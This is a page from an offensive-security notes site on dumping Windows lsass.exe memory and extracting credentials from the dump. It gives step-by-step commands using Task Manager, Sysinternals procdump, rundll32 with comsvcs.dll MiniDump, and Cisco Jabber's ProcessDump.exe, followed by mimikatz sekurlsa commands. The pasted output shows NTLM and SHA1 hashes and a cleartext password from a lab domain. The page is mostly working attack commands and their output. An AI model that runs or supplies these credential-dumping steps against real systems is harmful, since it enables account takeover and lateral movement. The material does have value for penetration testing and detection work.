OFFENSIVE SECURITY

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REVERSING, FORENSICS & MISC

Internals

Cloud

Neo4j

Dump Virtual Box Memory

Powered by GitBook

Dumping Lsass Without Mimikatz

MiniDumpWriteDump API

See my notes about writing a simple custom process dumper using `MiniDumpWriteDump` API:

Dumping Lsass without Mimikatz with MiniDumpWriteDump

Task Manager

Create a minidump of the lsass.exe using task manager (must be running as administrator):





Image Name	User Name	CPU	Memory (...	Description
AuthManSvr....	spotless	00	4,016 K	Citrix Aut...
concentr.exe ...	spotless	00	3,540 K	Citrix Con...
conhost.exe	spotless	00	2,552 K	Console ...
conhost.exe	Adminis...	00	2,352 K	Console ...
conhost.exe	spotless	00	2,548 K	Console ...
csrss.exe	SYSTEM	00	2,720 K	Client Ser...
csrss.exe	SYSTEM	00	1,924 K	Client Ser...
dwm.exe	spotless	00	1,748 K	Desktop ...
explorer.exe	spotless	00	21,816 K	Windows ...
GoogleCrashH...	SYSTEM	00	488 K	Google Cr...
GoogleCrashH...	SYSTEM	00	440 K	Google Cr...
Locator.exe	NETWO...	00	1,012 K	Rpc Locator
lsass.exe	S			Sec...
lsm.exe	S			Ses...
mimikatz.exe	A			atz f...
powershell.exe	A			ws ...
powershell.exe	sp			ws ...


Windows Task Manager
File Options View Help
Applications Processes Services Performance Networking Users
Image Name User Name CPU Memory (... Description
AuthManSvr.... spotless 00 3,984 K Citrix Aut...
Dumping Process
OK


The file has been successfully created.

The file is located at:
C:\Users\ADMINI~1.OFF\AppData\Local\Temp\lsass (2).DMP

Swtich mimikatz context to the

```
attacker@mimikatz
```

```
sekurlsa::minidump C:\Users\ADMINI~1.OFF\AppData\Local\Temp\lsass.DMP
sekurlsa::logonpasswords
```



mimikatz 2.1.1 x64 (oe.eo)


```
mimikatz # sekurlsa::minidump C:\Users\ADMINI~1.OFF\AppData\Local\Temp\lsass.DMP
Switch to MINIDUMP : 'C:\Users\ADMINI~1.OFF\AppData\Local\Temp\lsass.DMP'

mimikatz # sekurlsa::logonpasswords
Opening : 'C:\Users\ADMINI~1.OFF\AppData\Local\Temp\lsass.DMP' file for minidump...

Authentication Id : 0 ; 152291856 (00000000:0913ca10)
Session           : Interactive from 0
User Name         : Administrator
Domain            : OFFENSE
Logon Server      : DC01
Logon Time        : 3/12/2019 7:27:59 PM
SID               : S-1-5-21-2552734371-813931464-1050690807-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : OFFENSE
         * NTLM     : 32ed87bdb5fdc5e9cba88547376818d4
         * SHA1     : 6ed5833cf35286ebf8662b7b5949f0d742bbec3f
         [00010000] CredentialKeys
         * NTLM     : 32ed87bdb5fdc5e9cba88547376818d4
         * SHA1     : 6ed5833cf35286ebf8662b7b5949f0d742bbec3f
        tspkg :
        wdigest :
         * Username : Administrator
         * Domain   : OFFENSE
         * Password : 123456
        kerberos :
         * Username : Administrator
         * Domain   : OFFENSE.LOCAL
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 151945437 (00000000:090e80dd)
Session           : Interactive from 2
User Name         : spotless
Domain            : OFFENSE
Logon Server      : DC01
Logon Time        : 3/12/2019 7:26:12 PM
SID               : S-1-5-21-2552734371-813931464-1050690807-1106
        msv :
         [00010000] CredentialKeys
         * NTLM     : 32ed87bdb5fdc5e9cba88547376818d4
         * SHA1     : 6ed5833cf35286ebf8662b7b5949f0d742bbec3f
         [00000003] Primary
         * Username : spotless
         * Domain   : OFFENSE
```

Procdump

Procdump from sysinternal's could also be used to dump the process:


attacker@victim

```
procdump.exe -accepteula -ma lsass.exe lsass.dmp

// or avoid reading lsass by dumping a cloned lsass process
procdump.exe -accepteula -r -ma lsass.exe lsass.dmp
```



Administrator: powershell (running as administrator@offense)

```
C:\Users\spotless.OFFENSE.000\Downloads\Procdump (1)>procdump.exe -accepteula -ma lsass.exe lsass.dm
p

ProcDump v9.0 - Sysinternals process dump utility
Copyright (C) 2009-2017 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[20:10:43] Dump 1 initiated: C:\Users\spotless.OFFENSE.000\Downloads\Procdump (1)\lsass.dmp
[20:10:47] Dump 1 writing: Estimated dump file size is 33 MB.
[20:10:47] Dump 1 complete: 33 MB written in 3.8 seconds
[20:10:47] Dump count reached.


C:\Users\spotless.OFFENSE.000\Downloads\Procdump (1)>
```




mimikatz 2.1.1 x64 (oe.eo)

```
mimikatz # sekurlsa::minidump "C:\Users\spotless.OFFENSE.000\Downloads\Procdump (1)\lsass.dmp"
Switch to MINIDUMP : 'C:\Users\spotless.OFFENSE.000\Downloads\Procdump (1)\lsass.dmp'

mimikatz # sekurlsa::logonpasswords
Opening : 'C:\Users\spotless.OFFENSE.000\Downloads\Procdump (1)\lsass.dmp' file for minidump...

Authentication Id : 0 ; 154869213 (00000000:093b1ddd)
Session           : Interactive from 0
User Name         : Administrator
Domain            : OFFENSE
Logon Server      : DC01
Logon Time        : 3/12/2019 7:58:38 PM
SID               : S-1-5-21-2552734371-813931464-1050690807-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : OFFENSE
         * NTLM     : 32ed87bdb5fdc5e9cba88547376818d4
         * SHA1     : 6ed5833cf35286ebf8662b7b5949f0d742bbec3f
         [00010000] CredentialKeys
         * NTLM     : 32ed87bdb5fdc5e9cba88547376818d4
         * SHA1     : 6ed5833cf35286ebf8662b7b5949f0d742bbec3f
        tspkg :
        wdigest :
         * Username : Administrator
         * Domain   : OFFENSE
         * Password : 123456
        kerberos :
         * Username : Administrator
         * Domain   : OFFENSE.LOCAL
         * Password : (null)
        ssp :
        credman :
```

comsvcs.dll

Executing a native comsvcs.dll

```
.\rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump 624 C:\temp\lsass
```


are
View
This PC > Local Disk (C:) > temp
Search temp
Administrator: Windows PowerShell


Name	Date modified	Type	Size
lsass.dmp	9/8/2019 2:20 PM	Memory Dump File	47,065 KB

```
PS C:\WINDOWS\system32> Get-Process lsass

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)     Id  SI ProcessName
-------  ------    -----      -----     ------     --  -- -----------
   1441      30     6928      47060      86.64    624   0 lsass


PS C:\WINDOWS\system32> .\rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump 624 C:\temp\lsass.dmp full
PS C:\WINDOWS\system32> _
```

ProcessDump.exe from Cisco Jabber

Sometimes Cisco Jabber (always?) comes with a nice utility called `ProcessDump.exe` that can be found in `c:\program files (x86)\cisco systems\cisco jabber\x64\`. We can use it to dump lsass process memory in Powershell like so:

```
cd c:\program files (x86)\cisco systems\cisco jabber\x64\
processdump.exe (ps lsass).id c:\temp\lsass.dmp
```



```
PS C:\Program Files (x86)\Cisco Systems\Cisco Jabber\x64> .\ProcessDump.exe (ps lsass).id C:\Temp\lsass.dmp
Creating dump file for processID: 612 ...
Handle count: 1107
GDI handle count: 0
USER object count: 0
Dump File: C:\Temp\lsass.dmp
Successful memory dump
```

screenshot by @em1rerdogan

References

MiniDumpWriteDump via COM+ Services DLL
modexp

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Last updated 3 years ago